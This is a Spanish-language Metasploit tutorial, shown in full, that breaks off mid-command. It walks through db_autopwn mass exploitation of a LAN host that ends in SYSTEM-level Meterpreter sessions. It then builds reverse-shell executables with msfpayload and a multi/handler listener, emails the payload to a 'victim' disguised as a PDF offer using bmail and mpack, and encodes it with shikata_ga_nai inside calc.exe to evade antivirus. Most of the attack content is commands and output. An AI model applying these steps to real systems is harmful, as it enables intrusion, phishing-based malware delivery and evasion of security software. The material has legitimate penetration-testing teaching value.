Time: 2010-11-23 22:25:33 UTC Vuln: host-192.168.1.80 name=NSS-10913 refs=OSVDB-752
Time: 2010-11-23 22:25:33 UTC Vuln: host-192.168.1.80 name=NSS-10916 refs=OSVDB-755
Time: 2010-11-23 22:25:34 UTC Vuln: host-192.168.1.80 name=NSS-10915 refs=OSVDB-754
Time: 2010-11-23 22:25:34 UTC Vuln: host-192.168.1.80 name=NSS-25220 refs=
Time: 2010-11-23 22:25:34 UTC Vuln: host-192.168.1.80 name=NSS-10902 refs=
msf > db_services

Services
=====
created_at  info  name  port  proto  state  updated_at  Host  Workspace
-----  -
2010-11-23 22:25:31 UTC 192.168.1.80 137  udp  open  2010-11-23 22:25:31 UTC 192.168.1.80 default
2010-11-23 22:13:17 UTC 192.168.1.80 139  tcp  open  2010-11-23 22:13:17 UTC 192.168.1.80 default
2010-11-23 22:13:17 UTC 192.168.1.80 445  tcp  open  2010-11-23 22:13:17 UTC 192.168.1.80 default
2010-11-23 22:13:17 UTC 192.168.1.80 3389  tcp  open  2010-11-23 22:13:17 UTC 192.168.1.80 default
msf >
    
```

Servicios encontrados

```

Msf> db_autopwn -x -t
    
```

```

bash
-----
created_at      info  name      port  proto  state  updated_at      Host      Workspace
-----
2010-11-23 22:25:31 UTC  192.168.1.80 137   udp    open   2010-11-23 22:25:31 UTC  192.168.1.80  default
2010-11-23 22:13:17 UTC  192.168.1.80 139   tcp    open   2010-11-23 22:13:17 UTC  192.168.1.80  default
2010-11-23 22:13:17 UTC  192.168.1.80 445   tcp    open   2010-11-23 22:13:17 UTC  192.168.1.80  default
2010-11-23 22:13:17 UTC  192.168.1.80 3389  tcp    open   2010-11-23 22:13:17 UTC  192.168.1.80  default

msf > db_autopwn -x -t
Analysis completed in 11 seconds (0 vulns / 0 refs)

-----
Matching Exploit Modules
-----
192.168.1.80:445 exploit/windows/smb/ms10_061_spoolss (CVE-2010-2729, OSVDB-67988, CVE-2010-2729, OSVDB-67988)
192.168.1.80:445 exploit/windows/fileformat/adobe_u3d_meshdecl (CVE-2009-3953, OSVDB-61690)
192.168.1.80:445 exploit/windows/fileformat/adobe_media_newlayer (CVE-2009-4324, BID-37331, OSVDB-60980)
192.168.1.80:445 exploit/windows/fileformat/adobe_jbig2decode (CVE-2009-0658, OSVDB-52073)
192.168.1.80:445 exploit/windows/fileformat/adobe_geticon (CVE-2009-0927, OSVDB-53647)
192.168.1.80:445 exploit/windows/fileformat/adobe_cooltype_simg (CVE-2010-2883, OSVDB-67849)
192.168.1.80:445 exploit/windows/fileformat/adobe_pdf_embedded_exe (CVE-2010-1240, OSVDB-63667, CVE-2010-1240, OSVDB-63667)
192.168.1.80:445 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs (CVE-2010-1240, OSVDB-63667, CVE-2010-1240, OSVDB-63667)
192.168.1.80:445 exploit/windows/fileformat/adobe_flashplayer_newfunction (CVE-2010-1297, BID-40586, OSVDB-65141)
192.168.1.80:445 exploit/windows/fileformat/adobe_utilprintf (CVE-2008-2992, OSVDB-49320)
192.168.1.80:445 exploit/windows/fileformat/adobe_flashplayer_button (CVE-2010-3654, BID-44504, OSVDB-68932)
192.168.1.80:445 exploit/windows/fileformat/adobe_libtiff (CVE-2010-0188, BID-38195, OSVDB-62526)
192.168.1.80:445 exploit/multi/fileformat/adobe_u3d_meshcont (CVE-2009-2990, BID-36665, OSVDB-58920)
192.168.1.80:445 exploit/windows/fileformat/adobe_flatedecode_predictor02 (CVE-2009-3459, BID-36600, OSVDB-58729)
192.168.1.80:445 exploit/windows/smb/ms08_067_netapi (CVE-2008-4250, OSVDB-49243)
192.168.1.80:445 exploit/windows/smb/smb_relay (CVE-2008-4037, OSVDB-49736)
192.168.1.80:445 exploit/windows/smb/psexec (CVE-1999-0504, OSVDB-3106)
-----
msf >
    
```

Explotación masiva

```

Msf> db_autopwn -x -t -e -r
    
```

Explotará de forma masiva las vulnerabilidades encontradas.

```


bash
-----
(9/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_flashplayer_newfunction against 192.168.1.80:445...
(10/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_utilprintf against 192.168.1.80:445...
(11/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_flashplayer_button against 192.168.1.80:445...
(12/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_libtiff against 192.168.1.80:445...
(13/17 [0 sessions]): Launching exploit/multi/fileformat/adobe_u3d_meshcont against 192.168.1.80:445...
(14/17 [0 sessions]): Launching exploit/windows/fileformat/adobe_flatedecode_predictor02 against 192.168.1.80:445...
(15/17 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi against 192.168.1.80:445...
(16/17 [0 sessions]): Launching exploit/windows/smb/smb_relay against 192.168.1.80:445...
(17/17 [0 sessions]): Launching exploit/windows/smb/psexec against 192.168.1.80:445...
(17/17 [0 sessions]): Waiting on 9 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 1 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 3 launched modules to finish execution...
Meterpreter session 1 opened (192.168.1.59:28436 -> 192.168.1.80:1032) at 2010-11-23 23:31:44 +0100
(17/17 [1 sessions]): Waiting on 3 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 1 launched modules to finish execution...
(17/17 [1 sessions]): Waiting on 1 launched modules to finish execution...
Meterpreter session 2 opened (192.168.1.59:32456 -> 192.168.1.80:1034) at 2010-11-23 23:32:02 +0100
(17/17 [2 sessions]): Waiting on 1 launched modules to finish execution...
(17/17 [2 sessions]): Waiting on 0 launched modules to finish execution...
The autopwn command has completed with 2 sessions
Enter sessions -i [ID] to interact with a given session ID

-----
Active sessions
-----
Id  Type      Information                                     Connection                                     Via
---
1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:28436 -> 192.168.1.80:1032 exploit/windows/smb/ms08_067_netapi
2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:32456 -> 192.168.1.80:1034 exploit/windows/smb/ms10_061_spoolss

msf >
    
```


Sesiones abiertas con meterpreter

Con el fin de facilitarnos la búsqueda de información con los resultados de Nexus o nmap, os muestro una herramienta que mediante la importación de los ficheros xml de Nexus y de nmap, nos permite tener la información clasificada y ordenada con la posibilidad de crear filtros personalizados, la podeis descargar de <http://www.woanware.co.uk/news/networkscanviewer-v1-0-5/> , es gratuita y muy intuitiva.



Solo tenemos que indicarle en input folder la carpeta donde tenemos los ficheros de Nexus o nmap en xml, y en output folder la carpeta donde queremos guardar los ficheros generados.

Una vez esta cargada la información podemos proceder a filtrar por host, por servicio, por puerto...



Podemos generar informes con el resultado de la consulta.

Msfpayload


Habr  momentos en los que no tendremos la posibilidad de ejecutar un exploit en remoto para conseguir una shell para ello metasploit nos proporciona un m dulo de creaci n de payload para poder configurarlo a nuestra necesidades, en este ejemplo mostraremos como creamos un payload que posteriormente enviaremos a la victima y esta una vez ejecutado nos brindar  una sesi n de meterpreter.

En entorno Windows msfpayload lo ejecutaremos desde el shell de cygwin ya que desde msfconsole no funciona.

Ve a inicio/programas/metasploit3/Cygwin Shell

Msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.50 lport=4444 X > /tmp/acceso.exe

Nos creara un fichero el cual enviaremos ya sea mediante correo, link a web, a la victima para que lo ejecute.



Configuraci n msfpayload


En nuestros equipos tendremos que dejar a la escucha el Puerto configurado, mediante metasploit de la siguiente manera:

```

Msf> Use multi/handler
Msf> set payload Windows/meterpreter/reverse_tcp
Msf>set lhost 192.168.1.59
Msf>set lport 4444
Msf>exploit

```

Esto dejara a la escucha por el Puerto 4444 la conexión inversa de meterpreter



```

bash
Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...

```

Esperando una conexión

El metodo de infección :

El método de infección más habitual puede ser un enlace a una página web maliciosa i mediante el envío por correo, para ello usaremos la segunda opción con un cliente de correo freeware mediante consola de comandos.

Se puede descargar de

<http://www.beyondlogic.org/solutions/cmdlinemail/cmdlinemail.htm>

Es para sistemas Windows y tienes las siguientes opciones:

Bmail /? ayuda

- s Nombre del servidor
- p SMTP port (es opcional)
- t to: A quien va dirigido el correo
- f: from: Quien lo envia
- b cuerpo del mensaje
- h genera las cabeceras
- a Asunto (opcional)
- m Nombre fichero

Ejemplo de envio:

```
bmail -s 192.168.1.59 -t postmaster@hotmail.com -f dastraler@catal.cat -h -m body.msg
```

donde body.msg es el adjunto que empaquetaremos anteriormente con otra aplicación llamada mpack descargable desde :

<ftp://ftp.andrew.cmu.edu/pub/mpack/old/mpack15d.zip>

Con la cual nos permitirá crear objetos MIME y adjuntar ficheros en el correo.
La sintaxis de la herramienta seria la siguiente:


mpack -s "OFerta" -d body.txt -c application/pdf -o body.msg mailsend.pdf

Resumiendo, con mpack empaquetamos el fichero que queremos enviar llamado mailsend.pdf con el cuerpo del mensaje dentro de body.txt en body.msg, una vez echo esto creamos el correo con bmail y la instrucción de la linea anterior.




Cuerpo del mensaje personalizado

Ejecutamos mpack




Ejecución mpack

Una vez creado body.msg ejecutamos bmail




Ejecución bmail



Resultado de creación del correo

Una vez que la víctima ejecuta el fichero, nos retorna una shell meterpreter



Sesión meterpreter creada

Msfencode

Actualmente la mayoría de equipos disponen de soluciones antivirus por lo que nos encontramos con una traba a la hora de ejecutar ficheros infectados, una de las características de metasploit es su modulos de encoding el cual nos permitira codificar los ficheros infectados para evitar ser detectados por los antivirus.

Msf> msfencode -h

Nos muestra todas las opciones disponibles

```

bash
from /msf3/msfencode:228:in `<main>`
msf > msfencode -h
[*] exec: msfencode -h

Usage: /msf3/msfencode <options>

OPTIONS:
-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-c <opt> The number of times to encode the data
-d <opt> Specify the directory in which to look for EXE templates
-e <opt> The encoder to use
-h      Help banner
-i <opt> Encode the contents of the supplied file path
-k      Keep template working; run payload in new thread (use with -x)
-l      List available encoders
-m <opt> Specifies an additional module search path
-n      Dump encoder information
-o <opt> The output file
-p <opt> The platform to encode for
-s <opt> The maximum size of the encoded data
-t <opt> The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,lo
op-vbs,asp,war
-v      Increase verbosity
-x <opt> Specify an alternate executable template

msf >
    
```

Ayuda de msfencode

Msf> show encoders

Nos muestra todos los encoders posibles

```

bash
msf > show encoders

Encoders
*****
Name          Disclosure Date  Rank  Description
-----
cmd/generic_sh  good            low   Generic Shell Variable Substitution Command Encoder
cmd/ifs        low             low   Generic {{IFS}} Substitution Command Encoder
cmd/printf_php_mq  good           good  printf(1) via PHP magic_quotes Utility Command Encoder
generic/none    normal          normal The "none" Encoder
mipsbe/longxor normal          normal XOR Encoder
mipsle/longxor normal          normal XOR Encoder
php/base64     great          great  PHP Base64 encoder
ppc/longxor    normal          normal PPC LongXOR Encoder
ppc/longxor_tag normal          normal PPC LongXOR Encoder
sparc/longxor_tag normal          normal SPARC DWORD XOR Encoder
x86/xor        normal          normal XOR Encoder
x86/alpha_mixed low             low   Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low             low   Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_to_lower manual          manual Avoid UTF8/to_lower
x86/call4_dword_xor normal          normal Call4 Dword XOR Encoder
x86/context_cpuid manual          manual CPUID-based Context Keyed Payload Encoder
x86/context_stat manual          manual stat(2)-based Context Keyed Payload Encoder
x86/context_time manual          manual time(2)-based Context Keyed Payload Encoder
x86/countdown normal          normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal          normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal          normal Jump/Call XOR Additive Feedback Encoder
x86/nonalpha low             low   Non-Alpha Encoder
x86/nonupper low             low   Non-Uppercase Encoder
x86/shikata_ga_nai excellent       manual Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit manual          manual Single Static Bit
x86/unicode_mixed manual          manual Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper manual          manual Alpha2 Alphanumeric Unicode Uppercase Encoder

msf >
    
```

Encoders disponibles

Lo primero que haremos será crearnos nuestro exe infectado para que nos retorne una consola remota.

Recordad msfpayload en Entornos Windows lo ejecutaremos en la shell de cygwin ya que si no funcionará :

\$ msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 X > /tmp/accesosinencoder.exe


```

Administrador@QUASIMOD ~
$ msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 X > /tmp/accesosinencoder.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: lhost=192.168.1.59,lport=4444

Administrador@QUASIMOD ~
$
    
```

Proceso de ocultación de msfencode

Esto nos creará el fichero a ejecutar en el sistema remoto.



Fichero generado

Mientras pondremos al equipo atacante a la escucha con el módulo multi/handler

Use multi/handler

Configuraremos los parámetros correspondientes,

```

bash
Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(handler) > show options

Module options:
  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.59     yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.59:4444
[*] Starting the payload handler...
    
```

Puertos en espera

Ahora nos toca infectar a la víctima, ya sea por correo, mensajería, url, usb.....

Y sorpresa, nuestro antivirus detecta el fichero.



Detección del antivirus

Usaremos el módulo para encodear el fichero infectado mediante una tubería

```
msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R |
msfencode -t exe -x /tmp/calc.exe -k -o /tmp/encodeados.exe -e x86/shikata_ga_nai -c 5
```

Podemos tambien hacer los siguiente:

Desde la consola de cygwin:

```
Msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R |
